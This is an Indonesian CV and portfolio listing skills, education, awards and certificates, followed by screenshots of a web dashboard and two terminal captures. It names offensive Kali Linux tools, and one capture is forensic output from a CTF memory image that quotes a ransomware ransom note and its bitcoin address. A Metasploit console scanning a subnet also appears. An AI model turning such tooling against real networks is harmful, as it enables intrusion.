



SYAM'UN ABDOEL JABBAAR

GRAPHIC DESIGNER, ENGINEERING, 3D MODELLER, ARCHITECTURE DESIGNER,
BOOK WRITER, ARTICLE WRITER, DATA ANALYST, SECRETARY, ADMINISTRATOR,
WEBSITE DEVELOPER, LEADERSHIP, ORGANIZATION.



PERSONAL

City, Date of Birth

Bogor, 19 Februari 2004

Gendre

Laki-Laki

Weight

70 Kg

Height

170 Cm

Address

Blok D12/01, RT/RW 04/04, Graha Raflesia, Citra Raya, Ciakar, Panongan, Kab. Tangerang

CONTACT



+62 821-2700-1933



Syamun.syamun@gmail.com

MASTERED SOFTWARE

- Autodesk CAD Architecture
- Autodesk Fusion 360
- Autodesk 360 Factory Design
- Autodesk Maya
- Autodesk 3DsMax
- Autodesk Revit
- Adobe Photoshop
- Adobe Premiere Pro
- Blander
- Visual Studio Code
- Lumion
- Unreal Engine
- Twinmotion
- CorelDraw Graphic Design
- Canva
- Office
- Power BI

PROFILE

Mahasiswa S1 yang energik dan termotivasi dengan pengalaman 11 tahun dalam bidang IT dan keterampilan kepemimpinan yang telah terbukti melalui pengelolaan setiap organisasi yang dijalannya. Berdedikasi untuk terus belajar dan mengembangkan diri dalam dunia teknologi yang dinamis sembari mengejar gelar sarjana. Memiliki kemampuan pemecahan masalah yang kuat, beradaptasi dengan teknologi baru, dan mengatasi tantangan teknis. Mahir dalam berbagai bahasa pemrograman dan pengembangan web.

Menunjukkan kemampuan kepemimpinan, kerja sama tim, dan komunikasi yang efektif melalui pengalaman dalam mengoordinasi kegiatan dan program pondok pesantren. Terampil dalam desain grafis, engineering, pemodelan 3D, desain arsitektur, penulisan buku, penulisan artikel, analisis data, dan pengembangan website. Memiliki pengalaman sebagai sekretaris dan administrator, menunjukkan kemampuan organisasi dan manajemen yang baik.

Dengan kombinasi keterampilan teknis yang kuat, kreativitas, dan kemampuan analitis, siap untuk berkontribusi dalam berbagai peran dan industri. Bersemangat untuk terus mengasah keterampilan dan menerapkan pengetahuan dalam proyek-proyek yang menantang dan berdampak.

EDUCATION

- 2007 - 2010** ■ PAUD & TK Ayashopia, Tangerang
- 2010 - 2016** ■ SDN Mekar Bakti, Tangerang
- 2016 - 2019** ■ SMPN 1 Panongan, Tangerang
- 2019 - 2023** ■ MA Pondok Pesantren Darunnajah 2 Cipining Bogor

SKILL & PROJECT EXPERIENCE

- 2013:** Meraih Juara 1 Lomba Pidato Bahasa Inggris tingkat SD yang diselenggarakan oleh The British Institute, menunjukkan kemampuan berbahasa Inggris yang luar biasa sejak usia dini.
- 2016:** Meraih predikat nilai tertinggi ke-7 dari 2.786 pelajar dalam Ujian Nasional se-Kabupaten Tangerang, membuktikan dedikasi dan kecerdasan dalam bidang akademik.
- 2017:** Berhasil menyelesaikan proyek desain mesin V8 menggunakan Fusion 360 Education License, menunjukkan keterampilan dalam desain teknis dan engineering.
- 2018:** Meraih Juara 3 Olimpiade Matematika dalam Eduversal Mathematics Competition (EMC) Season 1, menunjukkan kemampuan analitis dan pemecahan masalah yang kuat.
- 2018:** Menguasai berbagai tools dalam OS Kali Linux, seperti Nmap, Lynis, WPScan, Aircrack-ng, Hydra, Wireshark, Metasploit Framework, Skipfish, Maltego, Nessus, Burp Suite Scanner, BeEF, Apktool, sqlmap, John the Ripper, Snort, Autopsy Forensic Browser, King Phisher, Nikto, dan Yersinia, menunjukkan keahlian dalam keamanan siber dan penetration testing.
- 2018:** Mengikuti pelatihan Web Development yang diselenggarakan IDCamp x Dicoding dan menguasai software Visual Studio Code serta berbagai teknologi seperti JavaScript, MySQL, Node.js, Express.js, MongoDB, PostgreSQL, Docker, AWS, dan Azure, menunjukkan kemampuan dalam pengembangan web yang komprehensif.
- 2018:** Menjabat sebagai Ketua Rohani Islam (Rohis) dalam organisasi siswa SMPN 1 Panongan, menunjukkan jiwa kepemimpinan dan dedikasi dalam kegiatan keagamaan.
- 2022:** Mengelola organisasi santri dalam sektor administratif, menunjukkan kemampuan dalam manajemen dan tata kelola organisasi di lingkungan pesantren.
- 2022:** Mengembangkan website berbasis coding untuk sistem Administrator, menunjukkan kemampuan dalam pengembangan web dan penerapannya dalam lingkungan pendidikan.
- 2023:** Mengembangkan bisnis startup berbasis marketplace di platform Tokopedia, Bukalapak, dan Shopee, menunjukkan jiwa kewirausahaan dan kemampuan dalam mengelola bisnis online.
- 2023:** Mengelola keorganisasian pesantren dalam sektor kesekretariatan pesantren, menunjukkan kemampuan dalam manajemen dan tata kelola administrasi di lingkungan pesantren.
- 2024:** Menulis 114 artikel terkait pengembangan dalam dunia pendidikan, menunjukkan passion dalam berbagi pengetahuan dan wawasan di bidang pendidikan.
- 2024:** Menulis 3 buku pengembangan diri dan manajemen dengan judul "Esensi Ketulusan: Kunci Menuju Pengabdian yang Bermakna", "Ketika Ilmu Menyakiti: Melodi Manajemen Berbisik Lembut ke Telinga Pesantren yang Terluka", dan "Ketika Jubah Putih Ternoda".
- 2024:** Menyelesaikan proyek desain arsitektur pembangunan masjid, menggunakan software AutoCAD Architecture 2024.
- 2024:** Menyelesaikan proyek desain arsitektur pembangunan rumah 11 x 14, menggunakan software Revit 2024.
- 2024:** Menyelesaikan proyek desain arsitektur pembangunan bendungan danau, menggunakan software Revit 2024.
- 2024:** Mengelola divisi pembangunan pesantren dalam sektor arsitektur bangunan pesantren.



ENGLISH WITH THE BEST

Certificate

Of Achievement

The British Institute proudly presents this certificate to:

Syam'un Abdoel Jabbaar

For the outstanding achievement of securing the 1st position in the English Speech Competition for Elementary School Level in 2013. The exemplary fluency in the English language and the captivating speech delivery have demonstrated remarkable talent, dedication, and immense potential. May this achievement serve as an inspiration to further develop language and communication skills in the future.



Tangerang, 13 March 2013

A handwritten signature in black ink.

Ms. Dr. Nurlina Khoirina, B.S.N.

Chairman of the Foundation

A handwritten signature in black ink.

Mr. Suhendi, B.S.N.

Executive



DEPARTEMEN PENDIDIKAN
KABUPATEN TANGERANG

SERTIFIKAT PENDIDIKAN

No: 09071210704780

Dengan ini, kami dari Kementerian Pendidikan Kabupaten Tangerang dengan bangga memberikan penghargaan kepada:

SYAM'UN ABDOEL JABBAAR

No Peserta: 111029128400

atas pencapaian luar biasa dalam Ujian Nasional Tahun 2016, di mana ananda meraih predikat nilai tertinggi ke-7 dari 2.786 pelajar se-Kabupaten Tangerang.

Prestasi ini merupakan bukti nyata dari kesungguh-sungguhan, ketekunan, dan kecerdasan yang dimiliki dalam mengejar keunggulan akademik. Semoga pencapaian ini menjadi langkah awal menuju kesuksesan yang lebih besar di masa depan.

Tangerang, 28 Maret 2016

Dr. Bedjo Sujanto, M.Pd.
NIP 131679700





**EDUVERSAL
FOUNDATION**



**Eduversal
Mathematics
Competition**



**MATHEMATICAL
SCIENCES
SPONSORSHIP
FUND**

SERTIFIKAT PENGHARGAAN

SYAM'UN ABDOEL JABBAAR


Atas pencapaian gemilang sebagai **Juara 3** dalam Olimpiade Matematika pada ajang bergengsi **Eduversal Mathematics Competition (EMC) Season 1 Tahun 2018**.

Prestasi ini merupakan bukti nyata dari kemampuan analisa dan kecakapan dalam pemecahan masalah yang rumit. Bakat yang luar biasa dalam bidang matematika telah mengantarkan saudara meraih keberhasilan ini.


Jakarta, 30 September 2018







Dr. Smithlyn, S.Si., M.Si.
Dir. Eduversal Foundation



Dr. Jasmin, S.Si., M.Mat.
Pelaksana



Ahmad Tafti, S.E., M.B.A.
Sponsorship



The screenshot displays two Microsoft Edge browser windows side-by-side, both showing the same project structure in Visual Studio Code. The project is named 'material-dashboard'.

Left Window (dashboard.html):

- File Structure:** Shows the project structure with files like 'composer.json', 'index.html', 'main.js', 'assets', 'css', 'material-dashboard.css', 'material-dashboard.map', 'material-dashboard.min.css', 'nucleo-icons', and 'nuclio-svg.css'.
- Code Preview:** The dashboard.html file contains the main dashboard template. It includes a header with the title 'Material Dashboard 2 - v3.1.0', a sidebar with navigation items, and a main content area with a heading 'Material Dashboard 2 by Creative Tim'. The code uses Materialize CSS classes like 'row', 'col', and 'md8'.

Right Window (documentation.html):

- File Structure:** Shows the project structure with files like 'composer.json', 'index.html', 'documentation.html', 'main.js', 'assets', 'css', 'material-dashboard.css', 'material-dashboard.map', 'material-dashboard.min.css', 'nucleo-icons', and 'nuclio-svg.css'.
- Code Preview:** The documentation.html file contains the documentation page template. It includes a header with the title 'Material Dashboard 2 by Creative Tim', a sidebar with navigation items, and a main content area with a heading 'Material Dashboard 2 by Creative Tim'. The code uses Materialize CSS classes like 'row', 'col', and 'md8'.

Common Elements: Both windows show imports for 'material-dashboard.css', 'material-dashboard.map', 'material-dashboard.min.css', 'nucleo-icons', and 'nuclio-svg.css'. They also include imports for 'font-awesome' and 'font-sourcesanspro' from Creative Tim's GitHub repository.

The screenshot displays the Material Dashboard 2 interface. The left sidebar features a dark theme with white icons and labels, including sections for Dashboard, Tables, Billing, Virtual Reality, RTL, Notifications, Account Pages, Profile, Sign In, and Sign Up. A pink navigation bar at the bottom offers links to Documentation and Upgrade to PRO.

The main dashboard area has a light background. At the top, there's a search bar labeled "Type here..." and a red button labeled "ONLINE BUILDER". To the right, there are icons for Star (10,942), Settings, Notifications, and Sign In.

The dashboard is divided into several sections:

- Top Metrics:** Four cards showing "Today's Money" (\$53k, +55% than last week), "Today's Users" (2,300, +3% than last month), "New Clients" (3,462, -2% than yesterday), and "Sales" (\$103,430, +5% than yesterday).
- Website Views:** A bar chart showing daily website views across Monday through Sunday. The data is as follows:

| Day | Views |
|-----|-------|
| M | 50 |
| T | 15 |
| W | 5 |
| T | 20 |
| F | 55 |
| S | 5 |
| S | 40 |
- Daily Sales:** A line chart showing monthly sales from April to December. The data shows a general upward trend with some fluctuations.

| Month | Sales |
|-------|-------|
| Apr | 50 |
| May | 50 |
| Jun | 300 |
| Jul | 300 |
| Aug | 500 |
| Sep | 350 |
| Oct | 180 |
| Nov | 220 |
| Dec | 500 |
- Completed Tasks:** A line chart showing monthly task completion from April to December. The data shows a steady increase over time.


| Month | Tasks |
|-------|-------|
| Apr | 50 |
| May | 50 |
| Jun | 300 |
| Jul | 180 |
| Aug | 500 |
| Sep | 220 |
| Oct | 400 |
| Nov | 180 |
| Dec | 500 |
- Projects:** A table listing five projects with their details: Material XD Version, Add Progress Track, Fix Platform Errors, Launch our Mobile App, and Add the New Pricing Page. Each project includes a progress bar indicating completion percentage.
- Orders overview:** A list of recent order notifications with timestamps:
 - \$2400, Design changes (22 DEC 7:20 PM)
 - New order #1832412 (21 DEC 11 PM)
 - Server payments for April (21 DEC 9:34 PM)
 - New card added for order #4395133 (20 DEC 2:20 AM)
 - Unlock packages for development (18 DEC 4:54 AM)
 - New order #9583120 (18 DEC 4:54 AM)

```

sansforensics@siftworkstation -> ~/otterctf
$ vol.py -f OtterCTF.vmem --profile="Win7SP1x64" memdump -p 3720 -D .
Volatility Foundation Volatility Framework 2.6
*****
Writing vmware-tray.ex [ 3720] to 3720.dmp
sansforensics@siftworkstation -> ~/otterctf
$ strings -e l 3720.dmp | grep -i -A 5 "ransom"
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confim that you pay.
System.Drawing, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
@PPP
0000
0000
...
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confim that you pay.
Send 0.16 to the address below.
e al
I paid, Now give me back my files.
1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M
...
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confim that you pay.
Your Files are locked. They are locked because you downloaded something with this file in it.
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confim that you pay.
\\.\DISPLAY1
\\.\DISPLAY1
\\.\DISPLAY1
\\.\DISPLAY1
...
This is Ransomware. It locks your files until you pay for them. Before you ask, Yes we will
give you your files back once you pay and our server confim that you pay.
Send 0.16 to the address below.
e al
I paid, Now give me back my files.
1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M
sansforensics@siftworkstation -> ~/otterctf

```

File Actions Edit View Help



```

    =[ metasploit v5.0.71-dev
+ --=[ 1962 exploits - 1095 auxiliary - 336 post
+ --=[ 558 payloads - 45 encoders - 10 nops
+ --=[ 7 evasion
]
```

```

msf5 > db_nmap -V -sV 10.0.2.15/24
[*] Nmap: Nmap version 7.80 ( https://nmap.org )
[*] Nmap: Platform: x86_64-pc-linux-gnu
[*] Nmap: Compiled with: liblua-5.3.3 openssl-1.1.1d libssh2-1.8.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
[*] Nmap: Compiled without:
[*] Nmap: Available nsock engines: epoll poll select
msf5 >

